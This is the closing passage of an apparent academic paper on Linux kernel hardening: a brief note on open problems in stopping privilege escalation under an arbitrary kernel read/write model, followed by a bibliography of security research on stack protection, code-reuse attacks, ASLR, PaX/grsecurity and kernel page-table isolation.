Solutions for the described problem are still an open question, though one way to tackle it could be closing all privilege escalation vectors while assuming an arbitrary kernel read/write attack model. The Linux kernel could be reorganized in such a way that each path limits the amount of data it can access, switching off and on portions of the address space each time. For example, the *waitid()* system call should not be able to modify the *cred* struct of any task given the existence of an arbitrary write primitive (*CVE-2017-5123*). Hardware features such as Intel's *MPK* (Memory Protection Keys) may help in this regard.

.

# Bibliography


[1] E. H. Spafford, "The internet worm program: An analysis," *ACM SIGCOMM Computer Communication Review*, vol. 19, no. 1, pp. 17–57, 1989.

[2] L. Torvalds, "Linus torvalds on security," https://lkml.org/lkml/2008/7/15/296, 2008.

[3] K. Cook, "Kernel self protection project," https://www.openwall.com/lists/kernel-hardening/2015/11/05/1, 2015.

[4] P. Team, "Homepage of the pax team," https://pax.grsecurity.net/.

[5] B. Spengler, "grsecurity," https://grsecurity.net/.

[6] P. Team, "Rap: Rip rop," https://pax.grsecurity.net/docs/PaXTeam-H2HC15-RAP-RIP-ROP.pdf, 2015.

[7] K. Cook, "Linux kernel self protection project," https://outflux.net/slides/2017/lss/kspp.pdf, 2017.

[8] T. F. Dullien, "Weird machines, exploitability, and provable unexploitability," *IEEE Transactions on Emerging Topics in Computing*, 2017.

[9] J. P. Anderson, "Computer security technology planning study. volume 2," Anderson (James P) and Co Fort Washington PA, Tech. Rep., 1972.

[10] J. Hubicka, A. Jaeger, M. Matz, M. Mitchell, M. Girkar, H. Lu, D. Kreitzer, and V. Zakharin, "System v application binary interface," https://software.intel.com/sites/default/files/article/402129/mpx-linux64-abi.pdf, 2013.

[11] P. Zatko, "How to write buffer overflows," https://insecure.org/stf/mudge_buffer_overflow_tutorial.html, 1995.

[12] E. Levy, "Smashing the stack for fun and profit," SmashingTheStackForFunAndProfit, 1996.

[13] A. Peslyak, "Linux kernel patch to remove stack exec permission," https://lkml.org/lkml/1997/4/12/7, 1997.

[14] ——, "Getting around non-executable stack (and fix)," https://seclists.org/bugtraq/1997/Aug/63, 1997.

[15] "proc - process information pseudo-filesystem," http://man7.org/linux/man-pages/man5/proc.5.html.

[16] C. Cowan, "Stackguard: Automatic protection from stack-smashing attacks," https://seclists.org/bugtraq/1997/Dec/120, 1997.

[17] C. Cowan, C. Pu, D. Maier, J. Walpole, and P. Bakke, "Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks."

[18] H. Etoh, "announcement of machine independent stack protection code," https://seclists.org/bugtraq/2000/Nov/58, 2000.

[19] B. Hawkes, "Exploiting openbsd," 2006.

[20] "Tcb overwrite," https://bases-hacking.org/tcb-overwrite.html, 2012.

[21] P. Team, "pageexec old," pageexec.old.txt, 2000.

[22] ——, "pageexec," https://pax.grsecurity.net/docs/pageexec.txt, 2003.

[23] ——, "segmexec," http://pax.grsecurity.net/docs/segmexec.txt, 2002.

[24] ——, "vmmirror," http://pax.grsecurity.net/docs/vmmirror.txt, 2002.

[25] ——, "mprotect," http://pax.grsecurity.net/docs/mprotect.txt, 2000.

[26] S. Esser *et al.*, "State of the art post exploitation in hardened php environments," 2009.

[27] H. Shacham *et al.*, "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)." 2007.

[28] T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang, "Jump-oriented programming: a new class of code-reuse attack," in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security.* ACM, 2011, pp. 30–40.

[29] G. Richarte, "Re: Future of buffer overflows ?" https://seclists.org/bugtraq/2000/Nov/32, 2000.

[30] T. Newsham, "non-exec stack," https://seclists.org/bugtraq/2000/May/90, 2000.

[31] Nergal, "Advanced return-into-lib(c) exploits (pax case study)," 2001.

[32] S. Krahmer, "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique," 2005.

[33] P. Team, "aslr," http://pax.grsecurity.net/docs/aslr.txt, 2001.

[34] ——, "randexec," http://pax.grsecurity.net/docs/randexec.txt, 2001.

[35] ——, "randmmap," http://pax.grsecurity.net/docs/randmmap.txt, 2001.

[36] ——, "randustack," http://pax.grsecurity.net/docs/randustack.txt, 2001.

[37] S. Forrest, A. Somayaji, and D. H. Ackley, "Building diverse computer systems," in *Proceedings. The Sixth Workshop on Hot Topics in Operating Systems (Cat. No. 97TB100133).* IEEE, 1997, pp. 67–72.

[38] B. Spengler, "Kaslr: An exercise in cargo cult security," https://grsecurity.net/kaslr_an_exercise_in_cargo_cult_security.php, 2013.

[39] T. Durden, "Bypassing pax aslr protection," http://phrack.org/issues/59/9.html, 2002.

[40] T. Ormandy and J. Tinnes, "Linux aslr curiosities," https://www.cr0.org/paper/to-jt-linux-alsr-leak.pdf, 2009.

[41] J. Edge, "proc: avoid information leaks to non-privileged processes," https://lkml.org/lkml/2009/5/4/322, 2009.

[42] F. Bento, "Aslrip," https://www.openwall.com/lists/oss-security/2019/04/03/4/1, 2019.

[43] P. Team, "pax future," http://pax.grsecurity.net/docs/pax-future.txt, 2003.

[44] M. Abadi, M. Budiu, Ú. Erlingsson, and J. Ligatti, "Control-flow integrity principles, implementations, and applications," *ACM Transactions on Information and System Security (TISSEC)*, vol. 13, no. 1, p. 4, 2009.

[45] B. Hawkes, "A history of corruption, kiwicon 3," http://inertiawar.com/history/9.html, 2009.

[46] P. Karger and R. Schell, "Multics security evaluation: Vulnerability analysis," in *U.S. Air Force, Electronic Systems Division report, Vol II, June 1974.*

[47] P. Zatko, "Forth hacking on sparc hardware," http://phrack.org/issues/53/9.html, 1998.

[48] B. Spengler, "enlightenment," http://grsecurity.net/~spender/exploits/enlightenment.tgz, 2009.

[49] J. Oberheide and D. Rosenberg, "Stackjacking your way to grsec/pax bypass," https://jon.oberheide.org/blog/2011/04/20/stackjacking-your-way-to-grsec-pax-bypass/, 2011.

[50] P. Team, http://grsecurity.net/~spender/uderef.txt, 2007.

[51] B. Spengler, "Much ado about nothing: A response in text and code," https://forums.grsecurity.net/viewtopic.php?f=7&t=2596, 2011.

[52] J. Oberheide and D. Rosenberg, "Stackjackin' 2: Electric boogaloo," https://jon.oberheide.org/blog/2011/07/06/stackjackin-2-electric-boogaloo/, 2011.

[53] J. Corbet, "Five-level page tables," https://lwn.net/Articles/717293/, 2017.

[54] E. Kohler, "Page table entries and flags," https://cs61.seas.harvard.edu/wiki/2017/Section8, 2017.

[55] N. Lawson, "How the ps3 hypervisor was hacked," https://rdist.root.org/2010/01/27/how-the-ps3-hypervisor-was-hacked/, 2010.

[56] pod2g, MuscleNerd, planetbeing, and pimskeks, "Evasi0n," https://en.wikipedia.org/wiki/Evasi0n, 2013.

[57] M. Seaborn and T. Dullien, "Exploiting the dram rowhammer bug to gain kernel privileges."

[58] L. Davi, D. Gens, C. Liebchen, and A.-R. Sadeghi, "Pt-rand: Practical mitigation of data-only attacks against page tables." 2017.

[59] B. Spengler, "Frequently asked questions about rap®," https://grsecurity.net/rap_faq.php, 2016.

[60] V. Nikolenko, "Linux kernel rop - ropping your way to # (part 2)," https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/linux-kernel-rop-ropping-your-way-to-part-2/, 2016.

[61] I. Corporation, "Intel® 64 and ia-32 architectures software developer's manual," https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf.

[62] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin *et al.*, "Meltdown: Reading kernel memory from user space," in *27th {USENIX} Security Symposium ({USENIX} Security 18)*, 2018, pp. 973–990.

[63] "Kernel pagetable isolation," https://upload.wikimedia.org/wikipedia/commons/3/33/Kernel_page-table_isolation.svg, 2018.

[64] P. Team, "Announcing uderef/amd64," https://grsecurity.net/pipermail/grsecurity/2010-April/001024.html, 2010.

[65] Cate, "Debug low-level entry code," https://web.archive.org/web/20150922090047/https://cateee.net/lkddb/web-lkddb/DEBUG_ENTRY.html, 2015.

[66] D. Gruss, E. Kraft, T. Tiwari, M. Schwarz, A. Trachtenberg, J. Hennessey, A. Ionescu, and A. Fogh, "Page cache attacks," *arXiv preprint arXiv:1901.01161*, 2019.